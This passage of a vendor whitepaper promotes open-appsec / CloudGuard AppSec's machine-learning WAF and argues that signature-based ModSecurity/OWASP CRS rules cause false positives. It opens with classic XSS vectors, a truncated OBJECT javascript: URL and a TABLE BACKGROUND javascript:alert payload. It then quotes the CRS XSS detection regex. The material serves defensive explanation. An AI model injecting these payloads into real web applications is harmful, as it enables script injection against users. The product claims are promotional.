<OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url value=javascript:doc
```

<TABLE BACKGROUND="javascript:alert('XSS')">

Source: http://www.vulnerability-lab.com/resources/documents/531.txt

Common WAF solutions today are using signatures to identify XSS. ModSecurity is a very popular example of an open source WAF solution which is also used by multiple 3rd party vendors offering WAF solutions or services. ModSecurity uses the OWASP Common Rule Set (CRS) as the default ruleset. It contains the following rule file with signatures for XSS attack detection: `REQUEST-941-APPLICATION-ATTACK-XSS.conf`, it also looks for `<TABLE` in the analysis. This ruleset is tagged as "OWASP-TOP-10" and "CRITICAL".

Here's the ruleset as of the time of this whitepaper:

```
REQUEST-941-APPLICATION-ATTACK-XSS.conf (id:941320)

SecRule
REQUEST_COOKIES|!REQUEST_COOKIES:/__utm/|!REQUEST_COOKIES:/_pk_ref/|REQUEST_COOKIES_NAMES|
ARGS_NAMES|ARGS|XML:/* "@rx
<(?:a|abbr|acronym|address|applet|area|audioscope|b|base|basefront|bdo|bgsound|big|blackfa
ce|blink|blockquote|body|bq|br|button|caption|center|cite|code|col|colgroup|comment|dd|del
|dfn|dir|div|dl|dt|em|embed|fieldset|fn|font|form|frame|frameset|h1|head|hr|html|i|iframe|
ilayer|img|input|ins|isindex|kdb|keygen|label|layer|legend|li|limittext|link|listing|map|m
arquee|menu|meta|multicol|nobr|noembed|noframes|noscript|nosmartquotes|object|ol|optgroup|
option|p|param|plaintext|pre|q|rt|ruby|s|samp|script|select|server|shadow|sidebar|small|sp
acer|span|strike|strong|style|sub|sup|table|tbody|td|textarea|tfoot|th|thead|title|tr|tt|u
|ul|var|wbr|xml|xmp)\W" \

tag:'OWASP_CRS',\
severity:'CRITICAL',\
```


False Positives become a Security Risk


Based on the severity label in a ModSecurity configuration, this ruleset is supposed to be configured with PREVENT action, but this is insufficient.

Here's an example of a legitimate HTTP request which contains `<TABLE` (Example is from Atlassian's Confluence solution, which is a commercial Wiki solution):

```
atl_token=36814c5f1dc003ec4f526c95f642107d258379c8&queryString=spaceKey%3DGlobalPO%26amp%3
BfromPageId%3D279094591&fromPageId=279094591&spaceKey=GlobalPO&labelsString=&titleWritten=
false&linkCreation=false&title=Mac+64+bit+Handling+compilation+warnings&wysiwygContent=%3C
table+class%3D%22confluenceTable%22%3E%3Ctbody%3E%3Ctr%3E%3Cth+class%3D%22confluenceTh%22%
3EWarning%3C%2Fth%3E%3Cth+class%3D%22confluenceTh%22%3EExplanation%3C%2Fth%3E%3Cth+class%3
D%22confluenceTh%22%3EResolution%3C%2Fth%3E%3Cth+class%3D%22confluenceTh%22%3ESeverity%3C%
2Fth%3E%3C%2Ftr%3E%3Ctr%3E%3Ctd+class%3D%
```

With ModSecurity default settings, this would mean a false positive. As a result, most administrators would disable the ruleset although it is critical and can result in XSS!

In open-appsec / CloudGuard AppSec's two-phase contextual machine learning engine, the analysis takes place as follows:



Stage 1 – Indicators Detector:
The HTTP request is determined to be suspicious based on indicator analysis and detection of the `'<Table'` indicator. Traffic is passed to the stage 2 advanced engines for further analysis.

Stage 2 – Advanced Analysis Engines:
The user is determined to have a very good reputation, collected so far based on the earlier network traffic. The combination of this and low URL scoring shows that this indicator is commonly seen in

regular traffic from the “crowd” (all other users) as well. The overall score remains low despite slightly higher parameter score as the engine considers more than one aspect.

This results in the total score of this request’s analysis being significantly reduced based on those three contextual scores. With a final score of just 2.2 after stage 2 analysis took place, the HTTP request is then passed to the destination.

This example shows how stage 2 effectively prevents false positives even after fairly suspicious indicator detection was observed in phase 1.

Note - the very same `<Table` indicator could still result in a “Prevent” verdict when sent from another source/user or when placed in a different parameter and/or sent to a different URL.

What About Static Signatures?

After reading the above, one might wonder if static signatures are still relevant at all. Of course, they are, as they can still provide some additional value:

- They can provide further intelligence information for specific attacks (e.g. name, description, type, CVE #, CVSS score, ...), which is something machine learning by design does not deliver. Using this information one can e.g. have a search option allowing them to search for existing signature-based protection related to a newly published CVE number.
- Signatures can provide some additional security detection/prevention capabilities (the trade-off being that this also adds an enhanced risk of false positives)
- The security research invested to analyze new vulnerabilities and create new signatures provides strong value by itself in various ways for the IT security community.

Final Takeaways

It was shown, based on the recent Log4j-related attack series, how Contextual ML can provide preemptive protection even for 0-day attacks like Log4shell. open-appsec / CloudGuard AppSec both provide precise prevention of false positives by taking the full context into account before taking a decision, which it does by performing multi-dimensional, ML-based security analysis. As this happens completely automatically based on machine learning, the administrative effort is significantly reduced.

open-appsec / CloudGuard AppSec technology also solves the traditional trade-off problem that all classical, signature-based WAF-solutions are continuously facing - too strict vs. too loose signatures, each having their benefits but also causing problems. The significantly reduced number of false positives with open-appsec / CloudGuard AppSec again means fewer exceptions and less effort for the admins.

This is especially important as well to achieve scalability, as the effort for admins, which is multiplied by an ever-growing number of web services, quickly becomes unmanageable and leads to existential growth problems for businesses. open-appsec / CloudGuard AppSec's approach is relieving this issue and allowing businesses to grow.

open-appsec / CloudGuard AppSec is a game changer to the traditional WAF market for WebApp & API security as WAFs relying solely on signatures are insufficient. They cannot protect against zero-day attacks (as seen based on recent Log4j exploits) and cause many false positives.

As the recommendation is to always rely on a combination of multiple, parallel security layers based on different technologies for best protection and threat intelligence, open-appsec / CloudGuard AppSec contains also an additional IPS security layer and several other security layers that can optionally be combined with the contextual machine-learning WAF.

What's Next?

For more information about open-appsec, our open-source free version refer to https://openappsec.io or to https://github.com/openappsec/openappsec

For more information about CloudGuard AppSec, the Enterprise Cloud protection suite refer to https://www.checkpoint.com/cloudguard/appsec/

